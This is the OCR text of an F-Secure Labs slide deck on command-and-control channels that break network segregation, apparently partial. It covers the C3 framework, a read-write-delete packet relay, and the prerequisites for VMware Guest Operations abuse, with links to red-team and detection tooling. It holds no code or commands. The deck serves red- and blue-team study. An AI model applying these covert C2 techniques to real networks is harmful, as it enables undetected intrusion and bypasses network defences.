F-Secure®

LABS

BREAKING NETWORK SEGREGATION USING ESOTERIC COMMAND & CONTROL CHANNELS

James Coote & Alfie Champion

C:\> whoami /all

James Coote – Senior Consultant, *@jkcoote*

Alfie Champion – Senior Consultant, @ajpc500

AGENDA

- Why?
- The Lab & C3
- Using and Detecting C2 over:
  - VMware
  - Printers
  - RDP Mapped Drives
  - LDAP Attributes

WHY CARE?


Blue team:

- Challenge *assumed* network boundaries
- Increasing in popularity

Red team:

- Bypass network segregation
- Target commonly-observed attack surface
- Evade detection


LAB



https://gist.github.com/ajpc500/3a86ba1741d4868b69be5ce3a142d527
https://github.com/SwiftOnSecurity/sysmon-config

https://github.com/fireeye/SilkETW
https://github.com/Cyb3rWard0g/HELK

C3


C2 Medium
PACKET
COBALT STRIKE
ADVANCED THREAT TACTICS FOR PENETRATION TESTERS
C3
COVENANT
2. Reads packet & deletes
3. Writes packet
1. Writes packet
4. Reads packet & deletes
BEACON
TARGET


https://github.com/FSecureLABS/C3

TL;DR

READ, WRITE, DELETE? C2.

VMWARE

SCENARIO



OPERATIONAL LIMITATIONS


- Must have valid credentials and relevant “Guest Operations” privileges in vCenter

- Must have valid credentials for the target VM
  - Local or domain, no need to be an admin

- Target VM must have VMware Tools installed


https://docs.vmware.com/en/VMware-vSphere/7.0/com.vmware.vsphere.security.doc/GUID-6A952214-0E5E-4CCF-9D2A-90948FF643EC.html

DATAFLOW



